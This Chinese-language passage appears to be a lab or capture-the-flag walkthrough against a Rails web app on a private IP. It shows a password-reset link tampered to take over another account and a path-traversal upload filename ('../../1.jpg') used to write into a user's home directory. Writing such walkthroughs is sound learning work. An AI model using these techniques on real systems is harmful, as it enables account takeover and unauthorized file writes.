
可能是权限不够,存在文件管理页面,但无法上传文件

再换个思路,利用重置密码链接,尝试修改用户名是否可以直接重置对应的密码
http://192.168.0.3/password_resets/edit.4uD_eDiYs4khksnye5e1kw?name=King

成功修改


设置启用文件上传功能
有个人想要sudo记录下:
coderguy
2 Ruby on Rails 漏洞
2.1 任意位置文件上传漏洞
将上传的文件名
1.jpg修改为../../1.jpg
在Preferences界面发现文件上传到了Public目录

尝试将文件上传到
coderguy用户家目录下:错误可能用户不存在或没有权限

想到目标网站是rails部署的,运行web服务的用户会不会是rails呢?果断尝试:竟然成功了,说明rails家目录存在并且rails可登录